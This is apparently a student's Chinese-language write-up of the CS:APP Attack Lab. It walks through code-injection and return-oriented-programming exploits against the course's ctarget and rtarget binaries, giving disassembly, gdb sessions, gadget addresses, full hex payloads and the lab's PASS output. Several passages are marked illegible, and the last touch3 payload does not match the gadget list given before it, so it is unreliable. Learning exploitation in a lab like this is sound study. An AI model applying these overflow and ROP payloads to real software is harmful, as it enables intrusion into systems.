

Attacklab

Ctarget

touch1

```
0000000004017c0 <touch1>:
  4017c0:      48 83 ec 08          sub    $0x8,%rsp
  4017c4:      c7 05 0e 2d 20 00 01  movl   $0x1,0x202d0e(%rip)      #
6044dc <vlevel>
  4017cb:      00 00 00
  4017ce:      bf c5 30 40 00      mov    $0x4030c5,%edi
  4017d3:      e8 e8 f4 ff ff      callq 400cc0 <puts@plt>
  4017d8:      bf 01 00 00 00      mov    $0x1,%edi
  4017dd:      e8 ab 04 00 00      callq 401c8d <validate>
  4017e2:      bf 00 00 00 00      mov    $0x0,%edi
  4017e7:      e8 54 f6 ff ff      callq 400e40 <exit@plt>
```

首先rsp 开拓0x8 大小的栈空间

然后赋值了*(rip+0x202d0e) = 1

edi=0x4030c5

```
(root@DESKTOP-PQTHR8D)-[/mnt/.../天问/第一周csapp/test/attacklab]
# gdb -q ctarget
Reading symbols from ctarget...
(gdb) x/s 0x4030c5
0x4030c5: "Touch1!: You called touch1()"
(gdb)
```


然后puts出来了上面这串。

然后这里Call 了 validate函数

最后把edi 还原回去 并且call exit退出函数。

我们的目标是调用这几个函数。

通过gdb动调 来查看栈帧



[illegible]

touch3

第三个调用 首先是有个hexmatch函数进行比对。

即比较cookie的16进制以及传入参数所指向的地址的字符串

```
首先考虑把存放字符串的地址赋予edi    bf b8 dc 61 55
// movq 0x5561dcb8 %edi
然后考虑把字符串存到edi里面
c7 47 00 35 39 62 39 //movl 0x39623935
c7 47 04 39 37 66 61 //movl 0x61663739
c7 47 08 00 00 00 00 //以00结尾

跳转指令
jmpq (0x4018fa)touch3 //e9 24 3C DE AA
填充
90 90 // nop nop
01 02 03 04 05 06 07 //padding
最后选择覆盖地址
78 dc 61 55
```

```
bf b8 dc 61 55 c7 47 00 35 39 62 39 c7 47 04 39 37 66 61 c7 47 08 00 00 00 00 e9
64 3c de aa 90 90 01 02 03 04 05 06 07 78 dc 61 55
```

```

hacker@ubuntu:~/attacklabs$ ./target <aal -q
Cookie: 0x59b997fa
Type string:Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target ctargat
PASS: Would have posted the following:
    user id bovik
    course 15213-f15
    lab    attacklab
    result 1:PASS:0xffffffff:ctarget:3:BF B8 DC 61 55 C7 47 00 35 39 62 39 C7 47 04 39 37 66 61 C7 47 08 00 00 00 0
0 E9 64 3C DE AA 90 90 01 02 03 04 05 06 07 78 DC 61 55
hacker@ubuntu:~/attacklabs$

```

Rtarget

touch2

Rtarget里面主要考察rop方法的使用。

我们的Rop即调用已经有的汇编指令

来完成我们想完成的事情，因为这里栈里面的指令不会被执行。所以只能操作ret 的地址 来不断完成我们想要的操作。

首先构造40字节padding

[illegible]

接下来找需要完成的步骤，和Part2一样。

第一段gadget可以通过objdump找比较符合的机器码。

ab 19 40 00 00 00 00 00

把cookies放进去

fa 97 b9 59

movl rax rdi 的指令。

```
a2 19 40 00 00 00 00 00
```

最后返回Touch2 (0x004017EC)

EC 17 40 00 00 00 00 00

```
aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa
aa aa aa aa aa aa aa aa aa aa aa aa aa ab 19 40 00 00 00 00 00 fa 97 b9 59 00 00
00 00 a2 19 40 00 00 00 00 00 EC 17 40 00 00 00 00 00
```

```
hacker@ubuntu:~/attacklab$ ./rtarget <r1 -q
Cookie: 0x59b997fa
Type string:Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
    user id bovik
    course 15213-f15
    lab attacklab
result 1:PASS:0xffffffff;rtarget:2:AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AB 19 40 00 00 00 00 00 FA 97 B9 59 00 00 00 00 A2 19 40 00 00 00 00 00 EC 1
7 40 00 00 00 00 00
hacker@ubuntu:~/attacklab$
```

成功打通了第一个rop.

touch3

和 Ctarget中处理的方法其实是一样的，但是定位字符串位置比较难。

所以考虑使用当前地址+偏移量 来实现

首先是padding

[illegible]

```
mov rsp rax
retq
mov rax rdi
retq
popq rax
retq
movl eax edx
retq
movl edx ecx
retq
movl ecx esi
retq
lea (%rdi,%rsi,1),%rax
retq
movq %rax,%rdi
retq
```

```
0000000000401a03 <addval_190>:
```

```
401a03: 8d 87 41 48 89 e0      lea -0x1f76b7bf(%rdi),%eax
```

```
401a09: c3                retq
```

48 89 e0 c3

```
mov rsp rax
```

retq

```
06 1a 40 00 00 00 00 00
```

```
mov rax rdi
```

retq 是上面用过的

```
a2 19 40 00 00 00 00 00
```

popq rax

retq

也是上面用过的

ab 19 40 00 00 00 00 00

写地址偏移量

```
48 00 00 00 00 00 00 00
```

movl eax edx

retq

```
dd 19 40 00 00 00 00 00 00
```

movl edx ecx

retq

```
34 1a 40 00 00 00 00 00
```

movl ecx esi

retq

```
13 1a 40 00 00 00 00 00
```

lea (%rdi,%rsi,1) %rax

retq

00000000004019d6 <add_xy>:

4019d6: 48 8d 04 37 lea (%rdi,%rsi,1),%rax

4019da: c3 retq

```
d6 19 40 00 00 00 00 00
```

movq rax rdi

retq

```
a2 19 40 00 00 00 00 00
```

执行touch3

```
FA 18 40 00 00 00 00 00
```

cookie字符串

```
35 39 62 39 39 37 66 61
```

可以得到payload

```
aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa
aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa
00 00 ab 19 40 00 00 00 00 00 00 48 00 00 00 00 00 00 dd 19 40 00 00 00 00 00 34
1a 40 00 00 00 00 00 13 1a 40 00 00 00 00 00 d6 19 40 00 00 00 00 00 a2 19 40 00
00 00 00 00 FA 18 40 00 00 00 00 00 35 39 62 39 39 37 66 61 00 00 00 00 00 00 00
0a
```

[illegible]

通过

至此attack部分结束。

通过attack大概了解了代码注入以及基本rop两种攻击。而且还让我意识到了汇编的重要性

所有的构造rop链还是代码注入都需要对汇编语言掌握很好才能做到。否则需要反复查找机器码资料等。

应该这两天再做做简单的pwn题来巩固一下动调等技能。